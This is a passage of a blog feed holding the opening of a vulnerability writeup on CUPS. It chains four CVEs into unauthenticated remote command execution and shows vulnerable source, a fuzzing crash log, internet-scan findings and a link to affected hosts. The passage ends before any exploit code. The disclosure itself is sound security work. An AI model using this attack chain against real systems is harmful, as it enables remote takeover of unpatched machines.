id="Future"><a href="#Future" class="anchor-link" aria-hidden="true">#</a><a href="#Future" class="headerlink" title="Future"></a>Future</h2><p>I’ll be allocating most of my time on this project. It’s a lot of fun and I believe it has great potential.</p><p><strong>Interactive Mode</strong>: a debugger-like mode that allows you to pause the agent execution, inspect the state, change things around, ask questions, give feedback, new directives and then continue.</p><p><strong>Workflows 2.0</strong>: a rewrite of the workflows system with an event bus (both for IPC and network)<br>that agents can advertise their presence on, and talk to each other with. Each agent is its own process attached to this shared bus.</p><p><strong>Browser-use</strong>: so hard to get right for real, work in progress …</p><p><strong>Project-MU</strong>: an open source evaluation framework built with Nerve.</p><p><strong>More Tools</strong>: the standard library will probably be growing with more capabilities.</p><p><strong>More Examples</strong>: the more the better! Some of the agents will probably be moved to their own repository as mini projects.</p><p><strong>More Integrations</strong>: bettercap is just the beginning.</p><p>BTW I’m looking for a (remote) job, so if you have any openings for a good software engineer with hands-on experience with AI/ML and cybersecurity, feel free to <a href="https://github.com/evilsocket">check my resume</a>, <a href="https://www.linkedin.com/in/simonemargaritelli/">ping me on LinkedIN</a> or drop me a line at <code>evilsocket AT gmail DOT com</code> </p>]]></content>


    <summary type="html">&lt;p&gt;Hello friends. This blog post was supposed to be the second part of &lt;a href=&quot;/2024/09/26/Attacking-UNIX-systems-via-CUPS-Part-I/&quot;&gt;this re</summary>


    <category term="project release" scheme="https://www.evilsocket.net/tags/project-release/"/>
    
    <category term="agent" scheme="https://www.evilsocket.net/tags/agent/"/>
    
    <category term="ai" scheme="https://www.evilsocket.net/tags/ai/"/>
    
    <category term="nerve adk" scheme="https://www.evilsocket.net/tags/nerve-adk/"/>
    
    <category term="nerve" scheme="https://www.evilsocket.net/tags/nerve/"/>
    
    <category term="adk" scheme="https://www.evilsocket.net/tags/adk/"/>
    
    <category term="agent development kit" scheme="https://www.evilsocket.net/tags/agent-development-kit/"/>
    
    <category term="howto" scheme="https://www.evilsocket.net/tags/howto/"/>
    
    <category term="evals" scheme="https://www.evilsocket.net/tags/evals/"/>
    
    <category term="agent evals" scheme="https://www.evilsocket.net/tags/agent-evals/"/>
    
    <category term="evaluations" scheme="https://www.evilsocket.net/tags/evaluations/"/>
    
    <category term="llm" scheme="https://www.evilsocket.net/tags/llm/"/>
    
    <category term="autonomous agents" scheme="https://www.evilsocket.net/tags/autonomous-agents/"/>
    
    <category term="tool use" scheme="https://www.evilsocket.net/tags/tool-use/"/>
    
  </entry>
  
  <entry>
    <title>Attacking UNIX Systems via CUPS, Part I</title>
    <link href="https://www.evilsocket.net/2024/09/26/Attacking-UNIX-systems-via-CUPS-Part-I/"/>
    <id>https://www.evilsocket.net/2024/09/26/Attacking-UNIX-systems-via-CUPS-Part-I/</id>
    <published>2024-09-26T14:51:30.000Z</published>
    <updated>2026-02-03T15:30:21.870Z</updated>
    
    <content type="html"><![CDATA[<p>Hello friends, this is the first of two, possibly three (if and when I have time to finish the Windows research) writeups. We will start with targeting GNU/Linux systems with an RCE. As someone who’s directly involved in the CUPS project said:</p><blockquote><p>From a generic security point of view, a whole Linux system as it is nowadays is just an endless and hopeless mess of security holes waiting to be exploited.</p></blockquote><p>Well they’re not wrong!</p><p>While this is <a href="https://www.huawei.com/en/psirt/security-advisories/hw-425408">not</a> the <a href="https://www.evilsocket.net/2016/08/24/RCE-against-every-open-source-BTS/">first</a> time <a href="https://www.evilsocket.net/2017/05/30/Terramaster-NAS-Unauthenticated-RCE-as-root/">I try</a> to more or less responsibly report a vulnerability, it is definitely the weirdest and most frustrating time as some of you might have noticed from my socials, and it is also the last time. More on this later, but first.</p><h2 class="heading-anchor" id="Summary"><a href="#Summary" class="anchor-link" aria-hidden="true">#</a><a href="#Summary" class="headerlink" title="Summary"></a>Summary</h2><ul><li>CVE-2024-47176 | <strong>cups-browsed</strong> &lt;= 2.0.1 binds on UDP INADDR_ANY:631 trusting any packet from any source to trigger a <code>Get-Printer-Attributes</code> IPP request to an attacker controlled URL.</li><li>CVE-2024-47076 | <strong>libcupsfilters</strong> &lt;= 2.1b1 <code>cfGetPrinterAttributes5</code> does not validate or sanitize the IPP attributes returned from an IPP server, providing attacker controlled data to the rest of the CUPS system.</li><li>CVE-2024-47175 | <strong>libppd</strong> &lt;= 2.1b1 <code>ppdCreatePPDFromIPP2</code> does not validate or sanitize the IPP attributes when writing them to a temporary PPD file, allowing the injection of attacker controlled data in the resulting PPD.</li><li>CVE-2024-47177 | <strong>cups-filters</strong> &lt;= 2.0.1 <code>foomatic-rip</code> allows arbitrary command execution via the <code>FoomaticRIPCommandLine</code> PPD parameter.</li></ul><p>(can you already see where this is going? :D)</p><p>Plus a couple of other bugs that will be mentioned and that are arguably security issues but have been pretty much ignored during the conversation with the developers and the CERT. They are still there, along with several other bugs that are more or less exploitable.</p><h3 class="heading-anchor" id="Impact"><a href="#Impact" class="anchor-link" aria-hidden="true">#</a><a href="#Impact" class="headerlink" title="Impact"></a>Impact</h3><p>A remote unauthenticated attacker can silently replace existing printers’ (or install new ones) IPP urls with a malicious one, resulting in arbitrary command execution (on the computer) when a print job is started (from that computer).</p><h3 class="heading-anchor" id="Entry-Points"><a href="#Entry-Points" class="anchor-link" aria-hidden="true">#</a><a href="#Entry-Points" class="headerlink" title="Entry Points"></a>Entry Points</h3><ul><li><strong>WAN / public internet</strong>: a remote attacker sends an <strong>UDP</strong> packet to port <strong>631</strong>. No authentication whatsoever.</li><li>LAN: a local attacker can spoof zeroconf / mDNS / DNS-SD advertisements (we will talk more about this in the next writeup ) and achieve the same code path leading to RCE.</li></ul><p>Quoting one of the first comments from the guy who literally wrote the book about CUPS, while trying to explain to me why this is not that bad:</p><blockquote><p>I am just pointing out that the public Internet attack is limited to servers that are directly connected to the Internet</p></blockquote><p><img src="/images/2024/cups1/smart.jpg" alt="smart"></p><h3 class="heading-anchor" id="Affected-Systems"><a href="#Affected-Systems" class="anchor-link" aria-hidden="true">#</a><a href="#Affected-Systems" class="headerlink" title="Affected Systems"></a>Affected Systems</h3><p>CUPS and specifically cups-browsed are packaged for most UNIX systems:</p><ul><li>most <a href="https://pkgs.org/download/cups-browsed">GNU/Linux distributions</a></li><li><a href="https://docs.freebsd.org/en/articles/cups/">some</a> BSDs.</li><li>Google <a href="https://source.chromium.org/chromiumos/chromiumos/codesearch/+/main:src/third_party/chromiumos-overlay/net-print/;bpv=1">Chromium / ChromeOS</a> … <a href="https://issuetracker.google.com/issues/172222838">maybe?</a></li><li>Oracle <a href="https://docs.oracle.com/cd/E23824_01/html/821-1451/cups-intro.html">Solaris</a></li><li>Possibly more?</li></ul><p>This thing is packaged for anything, in some cases it’s enabled by default, in others it’s not, go figure. Full disclosure, I’ve been scanning the entire public internet IPv4 ranges several times a day for weeks, sending the UDP packet and logging whatever connected back. And I’ve got back connections from <strong>hundreds of thousands</strong> of devices, with <a href="https://x.com/evilsocket/status/1833878573289025664">peaks of 200-300K concurrent clients</a>. <a href="https://pastebin.com/7zzFzxCN">This file</a> contains a list of the unique Linux systems affected. Note that everything that is not Linux has been filtered out. That is why I was getting increasingly alarmed during the last few weeks.</p><h3 class="heading-anchor" id="Remediation"><a href="#Remediation" class="anchor-link" aria-hidden="true">#</a><a href="#Remediation" class="headerlink" title="Remediation"></a>Remediation</h3><ul><li>Disable and remove the <code>cups-browsed</code> service if you don’t need it (and probably you don’t).</li><li>Update the CUPS package on your systems. </li><li>In case your system can’t be updated and for some reason you rely on this service, block all traffic to UDP port 631 and possibly all DNS-SD traffic (good luck if you use zeroconf).</li></ul><p><strong>Entirely personal recommendation, take it or leave it:</strong> I’ve seen and attacked enough of this codebase to remove any CUPS service, binary and library from any of my systems and never again use a UNIX system to print. I’m also removing every zeroconf / avahi / bonjour listener. You might consider doing the same.</p><h2 class="heading-anchor" id="Intro"><a href="#Intro" class="anchor-link" aria-hidden="true">#</a><a href="#Intro" class="headerlink" title="Intro"></a>Intro</h2><p>One lazy day a few weeks ago, I was configuring Ubuntu on a new laptop (GPD Pocket 3, amazing little hacking machine btw) and for reasons that are irrelevant to this post I wanted to check which services were listening on UDP ports - so I type <code>netstat -anu</code> in a terminal and after checking the output, I notice something interesting:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">Proto Recv-Q Send-Q Local Address           Foreign Address         State </span><br><span class="line">...</span><br><span class="line">udp        0      0 0.0.0.0:631             0.0.0.0:*</span><br><span class="line">...</span><br></pre></td></tr></table></figure><p>The <code>0.0.0.0</code> part is especially unusual, it means that whatever process is listening on port 631, it is listening on and responding to any network interface: LAN, WAN, VPN, whatever you have. I also vaguely recalled that <a href="https://en.wikipedia.org/wiki/CUPS">CUPS, the Common Unix Printing System</a>, uses TCP port 631, but this is UDP. I investigated with a <code>lsof -i :631</code>, that confirmed CUPS on 631 tcp plus this other process, <code>cups-browsed</code> (likely related to CUPS), using the udp port instead:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">cupsd     1868642 root    6u  IPv6 32034095      0t0  TCP ip6-localhost:ipp (LISTEN)</span><br><span class="line">cupsd     1868642 root    8u  IPv4 32034096      0t0  TCP localhost:ipp (LISTEN)</span><br><span class="line">cups-brow 1868652 root    7u  IPv4 32024370      0t0  UDP *:631 </span><br></pre></td></tr></table></figure><p>And <code>ps aux | grep &quot;cups-brow&quot;</code> ultimately confirmed that this process runs as root:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">root     1868652  0.0  0.0 172692 11196 ?        Ssl  13:20   0:00 &#x2F;usr&#x2F;sbin&#x2F;cups-browsed</span><br></pre></td></tr></table></figure><h2 class="heading-anchor" id="What-is-cups-browsed"><a href="#What-is-cups-browsed" class="anchor-link" aria-hidden="true">#</a><a href="#What-is-cups-browsed" class="headerlink" title="What is cups-browsed?"></a>What is cups-browsed?</h2><p>After some googling I found out that <code>cups-browsed</code> is indeed part of the CUPS system and it is responsible for discovering new printers and <strong>automatically adding them to the system</strong>. Very interesting, I had no idea Linux just added anything found on a network before the user can even accept or be notified. The more you know!</p><p>At this point I was extremely intrigued and curious, so I start digging into the <a href="https://github.com/OpenPrinting/cups-browsed">source code of this service</a>. While it’s pretty messy on one hand, it is also self contained and relatively easy to understand. So I quickly search for <a href="https://man7.org/linux/man-pages/man2/bind.2.html">bind API</a> usage and <a href="https://github.com/OpenPrinting/cups-browsed/blob/c12b9cf5a906ab16971f5d060f291f9a58edadac/daemon/cups-browsed.c#L13995">confirm</a> that this thing is indeed listening on INADDR_ANY:631 UDP:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br></pre></td><td class="code"><pre><span class="line">...</span><br><span class="line"><span class="class"><span class="keyword">struct</span> <span class="title">sockaddr_in</span> <span class="title">addr</span>;</span></span><br><span class="line"><span class="built_in">memset</span> (&amp;addr, <span class="number">0</span>, <span class="keyword">sizeof</span> (addr));</span><br><span class="line">addr.sin_addr.s_addr = htonl (INADDR_ANY);</span><br><span class="line">addr.sin_family = AF_INET;</span><br><span class="line">addr.sin_port = htons (BrowsePort);</span><br><span class="line"><span class="keyword">if</span> (bind (browsesocket, (struct sockaddr *)&amp;addr, <span class="keyword">sizeof</span> (addr)))</span><br><span class="line">&#123;</span><br><span class="line">    debug_printf(<span class="string">&quot;failed to bind CUPS Browsing socket: %s\n&quot;</span>,</span><br><span class="line">        strerror (errno));</span><br><span class="line">    close (browsesocket);</span><br><span class="line">    browsesocket = <span class="number">-1</span>;</span><br><span class="line">&#125;</span><br><span class="line">...</span><br></pre></td></tr></table></figure><p>Cool, this code is using global variables like there’s no tomorrow, so searching for the <code>browsesocket</code> <a href="https://github.com/OpenPrinting/cups-browsed/blob/c12b9cf5a906ab16971f5d060f291f9a58edadac/daemon/cups-browsed.c#L11819">revealed</a> that the <code>process_browse_data</code> function is reading a packet from it, performing some checks and then some parsing:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br></pre></td><td class="code"><pre><span class="line">got = recvfrom (browsesocket, packet, <span class="keyword">sizeof</span> (packet) - <span class="number">1</span>, <span class="number">0</span>,</span><br><span class="line">        &amp;srcaddr.addr, &amp;srclen);</span><br><span class="line"></span><br><span class="line"><span class="comment">// ... error checking removed for brevity ...</span></span><br><span class="line"></span><br><span class="line">packet[got] = <span class="string">&#x27;\0&#x27;</span>;</span><br><span class="line">httpAddrString (&amp;srcaddr, remote_host, <span class="keyword">sizeof</span> (remote_host) - <span class="number">1</span>);</span><br><span class="line"></span><br><span class="line"><span class="comment">// Check this packet is allowed</span></span><br><span class="line"><span class="keyword">if</span> (!allowed ((struct sockaddr *) &amp;srcaddr))</span><br><span class="line">&#123;</span><br><span class="line">    debug_printf(<span class="string">&quot;browse packet from %s disallowed\n&quot;</span>,</span><br><span class="line">            remote_host);</span><br><span class="line">    <span class="keyword">return</span> (TRUE);</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="comment">// debug loggig removed for brevity</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span> (<span class="built_in">sscanf</span> (packet, <span class="string">&quot;%x%x%1023s&quot;</span>, &amp;type, &amp;state, uri) &lt; <span class="number">3</span>)</span><br></pre></td></tr></table></figure><p>Essentially, this service expects an UDP packet with the format <code>HEX_NUMBER HEX_NUMBER TEXT_DATA</code> and, if the <code>allowed</code> function returns true for the specific source IP, more things happen later. </p><p><img src="/images/2024/cups1/right.jpg" alt="right?!"></p><p>Well it turns out that while you <em>could</em> configure who can and who can’t connect by editing the <code>/etc/cups/cups-browsed.conf</code> configuration file … the default configuration file, on pretty much any system, is entirely commented out and simply allows anyone.</p><p>Great.</p><p>Later in the code, some <a href="https://github.com/OpenPrinting/cups-browsed/blob/c12b9cf5a906ab16971f5d060f291f9a58edadac/daemon/cups-browsed.c#L11857">pointer operations are performed to parse the packet</a>. If all checks pass, two text fields parsed from the packet are passed to the <code>found_cups_printer</code> function. We’ll return to this function in a moment, but for now let’s focus on the parsing.</p><h2 class="heading-anchor" id="Stack-Buffer-Overflows-and-Race-Conditions"><a href="#Stack-Buffer-Overflows-and-Race-Conditions" class="anchor-link" aria-hidden="true">#</a><a href="#Stack-Buffer-Overflows-and-Race-Conditions" class="headerlink" title="Stack Buffer Overflows and Race Conditions"></a>Stack Buffer Overflows and Race Conditions</h2><p>Keep in mind that while the <code>CUPS</code> package itself <a href="https://github.com/google/oss-fuzz/tree/master/projects/cups">is covered in oss-fuzz</a> (barely to be honest …), <strong>cups-browsed is not</strong>; there seems to be no fuzzing coverage for this component. And I don’t know about you, but to me this parsing routine looks fishy and definitely something worth fuzzing:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br><span class="line">41</span><br><span class="line">42</span><br><span class="line">43</span><br><span class="line">44</span><br><span class="line">45</span><br></pre></td><td class="code"><pre><span class="line">end = packet + <span class="keyword">sizeof</span>(packet);</span><br><span class="line">c = <span class="built_in">strchr</span> (packet, <span class="string">&#x27;\&quot;&#x27;</span>);</span><br><span class="line"><span class="keyword">if</span> (c &gt;= end)</span><br><span class="line">    <span class="keyword">return</span> (TRUE);</span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span> (c)</span><br><span class="line">&#123;</span><br><span class="line">    <span class="comment">// Extract location field</span></span><br><span class="line">    &#123;</span><br><span class="line">        <span class="keyword">int</span> i;</span><br><span class="line">        c++;</span><br><span class="line">        <span class="keyword">for</span> (i = <span class="number">0</span>;</span><br><span class="line">             i &lt; <span class="keyword">sizeof</span> (location) - <span class="number">1</span> &amp;&amp; *c != <span class="string">&#x27;\&quot;&#x27;</span> &amp;&amp; c &lt; end;</span><br><span class="line">             i++, c++)</span><br><span class="line">                location[i] = *c;</span><br><span class="line">        location[i] = <span class="string">&#x27;\0&#x27;</span>;</span><br><span class="line">        debug_printf(<span class="string">&quot;process_browse_data: location: |%s|\n&quot;</span>, location); <span class="comment">// !!</span></span><br><span class="line">    &#125;</span><br><span class="line">    <span class="keyword">for</span> (; c &lt; end &amp;&amp; *c != <span class="string">&#x27;\&quot;&#x27;</span>; c++);</span><br><span class="line"></span><br><span class="line">    <span class="keyword">if</span> (c &gt;= end)</span><br><span class="line">        <span class="keyword">return</span> (TRUE);</span><br><span class="line"></span><br><span class="line">    <span class="keyword">if</span> (*c == <span class="string">&#x27;\&quot;&#x27;</span>)</span><br><span class="line">        <span class="keyword">for</span> (c++; c &lt; end &amp;&amp; <span class="built_in">isspace</span>(*c); c++);</span><br><span class="line"></span><br><span class="line">    <span class="keyword">if</span> (c &gt;= end)</span><br><span class="line">        <span class="keyword">return</span> (TRUE);</span><br><span class="line"></span><br><span class="line">    <span class="comment">// Is there an info field?</span></span><br><span class="line">    <span class="keyword">if</span> (*c == <span class="string">&#x27;\&quot;&#x27;</span>)</span><br><span class="line">    &#123;</span><br><span class="line">        <span class="keyword">int</span> i;</span><br><span class="line">        c++;</span><br><span class="line">        <span class="keyword">for</span> (i = <span class="number">0</span>;</span><br><span class="line">             i &lt; <span class="keyword">sizeof</span> (info) - <span class="number">1</span> &amp;&amp; *c != <span class="string">&#x27;\&quot;&#x27;</span> &amp;&amp; c &lt; end;</span><br><span class="line">             i++, c++)</span><br><span class="line">            info[i] = *c;</span><br><span class="line">        info[i] = <span class="string">&#x27;\0&#x27;</span>;</span><br><span class="line">        debug_printf(<span class="string">&quot;process_browse_data: info: |%s|\n&quot;</span>, info); <span class="comment">// !!</span></span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span> (c &gt;= end)</span><br><span class="line">    <span class="keyword">return</span> (TRUE);</span><br></pre></td></tr></table></figure><p>So I quickly put together a fuzzing target around <code>process_browse_data</code>, start my <a href="https://www.evilsocket.net/2015/04/30/Fuzzing-with-AFL-Fuzz-a-Practical-Example-AFL-vs-binutils/">good old friend AFL</a>, and wait. <strong>You won’t believe what happens next!!!</strong></p><p><img src="/images/2024/cups1/afl.png" alt="crash"></p><p>There are 5 different fuzzing inputs that trigger this:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br><span class="line">41</span><br><span class="line">42</span><br><span class="line">43</span><br><span class="line">44</span><br><span class="line">45</span><br><span class="line">46</span><br><span class="line">47</span><br><span class="line">48</span><br><span class="line">49</span><br><span class="line">50</span><br><span class="line">51</span><br><span class="line">52</span><br><span class="line">53</span><br><span class="line">54</span><br><span class="line">55</span><br><span class="line">56</span><br><span class="line">57</span><br><span class="line">58</span><br><span class="line">59</span><br><span class="line">60</span><br><span class="line">61</span><br><span class="line">62</span><br></pre></td><td class="code"><pre><span class="line">process_browse_data() in THREAD 136077340691200</span><br><span class="line">got&#x3D; 1135</span><br><span class="line">httpAddrGetString(addr&#x3D;0x7bc2f7f098a0, s&#x3D;0x7bc2f7f09a00, slen&#x3D;255)</span><br><span class="line">1httpAddrGetString: returning &quot;UNKNOWN&quot;...</span><br><span class="line">browse packet received from UNKNOWN</span><br><span class="line">process_browse_data: location: |IIIIIIII???????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????@???????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????|</span><br><span class="line">---</span><br><span class="line">&#x3D;&#x3D;28780&#x3D;&#x3D;ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7bc2f7f09820 at pc 0x58293fb0926b bp 0x7fffa0308490 sp 0x7fffa0308488</span><br><span class="line">READ of size 1 at 0x7bc2f7f09820 thread T0</span><br><span class="line">    #0 0x58293fb0926a in process_browse_data(char const*) &#x2F;home&#x2F;evilsocket&#x2F;lab&#x2F;cups-fuzz&#x2F;process_browse_data&#x2F;main.cpp:264:42</span><br><span class="line">    #1 0x58293fb093d6 in main &#x2F;home&#x2F;evilsocket&#x2F;lab&#x2F;cups-fuzz&#x2F;process_browse_data&#x2F;main.cpp:292:9</span><br><span class="line">    #2 0x7bc2fa42a1c9 in __libc_start_call_main csu&#x2F;..&#x2F;sysdeps&#x2F;nptl&#x2F;libc_start_call_main.h:58:16</span><br><span class="line">    #3 0x7bc2fa42a28a in __libc_start_main csu&#x2F;..&#x2F;csu&#x2F;libc-start.c:360:3</span><br><span class="line">    #4 0x58293fa293e4 in _start (&#x2F;home&#x2F;evilsocket&#x2F;lab&#x2F;cups-fuzz&#x2F;process_browse_data&#x2F;fuzz-target+0x2d3e4) (BuildId: a6df1903658bcb123c38a4a928f80e2a81b617e1)</span><br><span class="line"></span><br><span class="line">Address 0x7bc2f7f09820 is located in stack of thread T0 at offset 2080 in frame</span><br><span class="line">    #0 0x58293fb08557 in process_browse_data(char const*) &#x2F;home&#x2F;evilsocket&#x2F;lab&#x2F;cups-fuzz&#x2F;process_browse_data&#x2F;main.cpp:164</span><br><span class="line"></span><br><span class="line">  This frame has 8 object(s):</span><br><span class="line">    [32, 2080) &#39;packet&#39; (line 165) &lt;&#x3D;&#x3D; Memory access at offset 2080 overflows this variable</span><br><span class="line">    [2208, 2464) &#39;srcaddr&#39; (line 166)</span><br><span class="line">    [2528, 2532) &#39;type&#39; (line 169)</span><br><span class="line">    [2544, 2548) &#39;state&#39; (line 170)</span><br><span class="line">    [2560, 2816) &#39;remote_host&#39; (line 171)</span><br><span class="line">    [2880, 3904) &#39;uri&#39; (line 172)</span><br><span class="line">    [4032, 5056) &#39;location&#39; (line 173)</span><br><span class="line">    [5184, 6208) &#39;info&#39; (line 174)</span><br><span class="line">HINT: this may be a false positive if your program uses some custom stack unwind mechanism, swapcontext or vfork</span><br><span class="line">      (longjmp and C++ exceptions *are* supported)</span><br><span class="line">SUMMARY: AddressSanitizer: stack-buffer-overflow &#x2F;home&#x2F;evilsocket&#x2F;lab&#x2F;cups-fuzz&#x2F;process_browse_data&#x2F;main.cpp:264:42 in process_browse_data(char const*)</span><br><span class="line">Shadow bytes around the buggy address:</span><br><span class="line">  0x7bc2f7f09580: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</span><br><span class="line">  0x7bc2f7f09600: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</span><br><span class="line">  0x7bc2f7f09680: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</span><br><span class="line">  0x7bc2f7f09700: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</span><br><span class="line">  0x7bc2f7f09780: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</span><br><span class="line">&#x3D;&gt;0x7bc2f7f09800: 00 00 00 00[f2]f2 f2 f2 f2 f2 f2 f2 f2 f2 f2 f2</span><br><span class="line">  0x7bc2f7f09880: f2 f2 f2 f2 00 00 00 00 00 00 00 00 00 00 00 00</span><br><span class="line">  0x7bc2f7f09900: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</span><br><span class="line">  0x7bc2f7f09980: 00 00 00 00 f2 f2 f2 f2 f2 f2 f2 f2 04 f2 04 f2</span><br><span class="line">  0x7bc2f7f09a00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</span><br><span class="line">  0x7bc2f7f09a80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</span><br><span class="line">Shadow byte legend (one shadow byte represents 8 application bytes):</span><br><span class="line">  Addressable:           00</span><br><span class="line">  Partially addressable: 01 02 03 04 05 06 07 </span><br><span class="line">  Heap left redzone:       fa</span><br><span class="line">  Freed heap region:       fd</span><br><span class="line">  Stack left redzone:      f1</span><br><span class="line">  Stack mid redzone:       f2</span><br><span class="line">  Stack right redzone:     f3</span><br><span class="line">  Stack after return:      f5</span><br><span class="line">  Stack use after scope:   f8</span><br><span class="line">  Global redzone:          f9</span><br><span class="line">  Global init order:       f6</span><br><span class="line">  Poisoned by user:        f7</span><br><span class="line">  Container overflow:      fc</span><br><span class="line">  Array cookie:            ac</span><br><span class="line">  Intra object redzone:    bb</span><br><span class="line">  ASan internal:           fe</span><br><span class="line">  Left alloca redzone:     ca</span><br><span class="line">  Right alloca redzone:    cb</span><br><span class="line">&#x3D;&#x3D;28780&#x3D;&#x3D;ABORTING</span><br></pre></td></tr></table></figure><p>I believe it being due to the pointer being dereferenced before the exit condition is verified, in both loops. I also found out later on that there’s a race condition and possibly DoS in the <a href="https://github.com/OpenPrinting/cups-browsed/blob/c12b9cf5a906ab16971f5d060f291f9a58edadac/daemon/cups-browsed.c#L11764">lock acquired here</a>.</p><p>Both these issues <a href="https://github.com/OpenPrinting/cups-browsed/security/advisories/GHSA-rj88-6mr5-rcw8#advisory-comment-109538">have been reported and thoroughly documented</a>, to the devs <em>and</em> the CERT, but nobody seemed to give a damn. I can tell you that there’re other, more easily exploitable code paths going on, not just in the discovery mechanism - also reported and ignored. To this day they have not been acknowledged or patched. Happy hunting.</p><p>However, I’m a bit lazy and most importantly I’m a noob when it comes to binary exploitation. Hell, I can barely tell whether a buffer overflow or a race condition are exploitable or not. Hardening mechanisms are getting more and more complex to bypass and to be honest I had no intention of spending months on this stuff - I hate printers. So for the moment I decided to move on to what seemed to be a lower hanging fruit.</p><h2 class="heading-anchor" id="Back-to-found-cups-printer"><a href="#Back-to-found-cups-printer" class="anchor-link" aria-hidden="true">#</a><a href="#Back-to-found-cups-printer" class="headerlink" title="Back to found_cups_printer"></a>Back to found_cups_printer</h2><p>By looking at <a href="https://github.com/OpenPrinting/cups-browsed/blob/c12b9cf5a906ab16971f5d060f291f9a58edadac/daemon/cups-browsed.c#L11686C1-L11720C36">found_cups_printer</a> we can see that one of the two text fields parsed from the packet is a URL:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">//</span></span><br><span class="line"><span class="comment">// A CUPS printer has been discovered via CUPS Browsing</span></span><br><span class="line"><span class="comment">// or with BrowsePoll</span></span><br><span class="line"><span class="comment">//</span></span><br><span class="line"><span class="keyword">static</span> <span class="keyword">void</span></span><br><span class="line">found_cups_printer(<span class="keyword">const</span> <span class="keyword">char</span> *remote_host,</span><br><span class="line">   <span class="keyword">const</span> <span class="keyword">char</span> *uri,</span><br><span class="line">   <span class="keyword">const</span> <span class="keyword">char</span> *location,</span><br><span class="line">   <span class="keyword">const</span> <span class="keyword">char</span> *info)</span><br><span class="line">&#123;</span><br><span class="line">  <span class="comment">// ... initialization skipped ...</span></span><br><span class="line"></span><br><span class="line">  httpSeparateURI(HTTP_URI_CODING_ALL, uri,</span><br><span class="line">  scheme, <span class="keyword">sizeof</span>(scheme) - <span 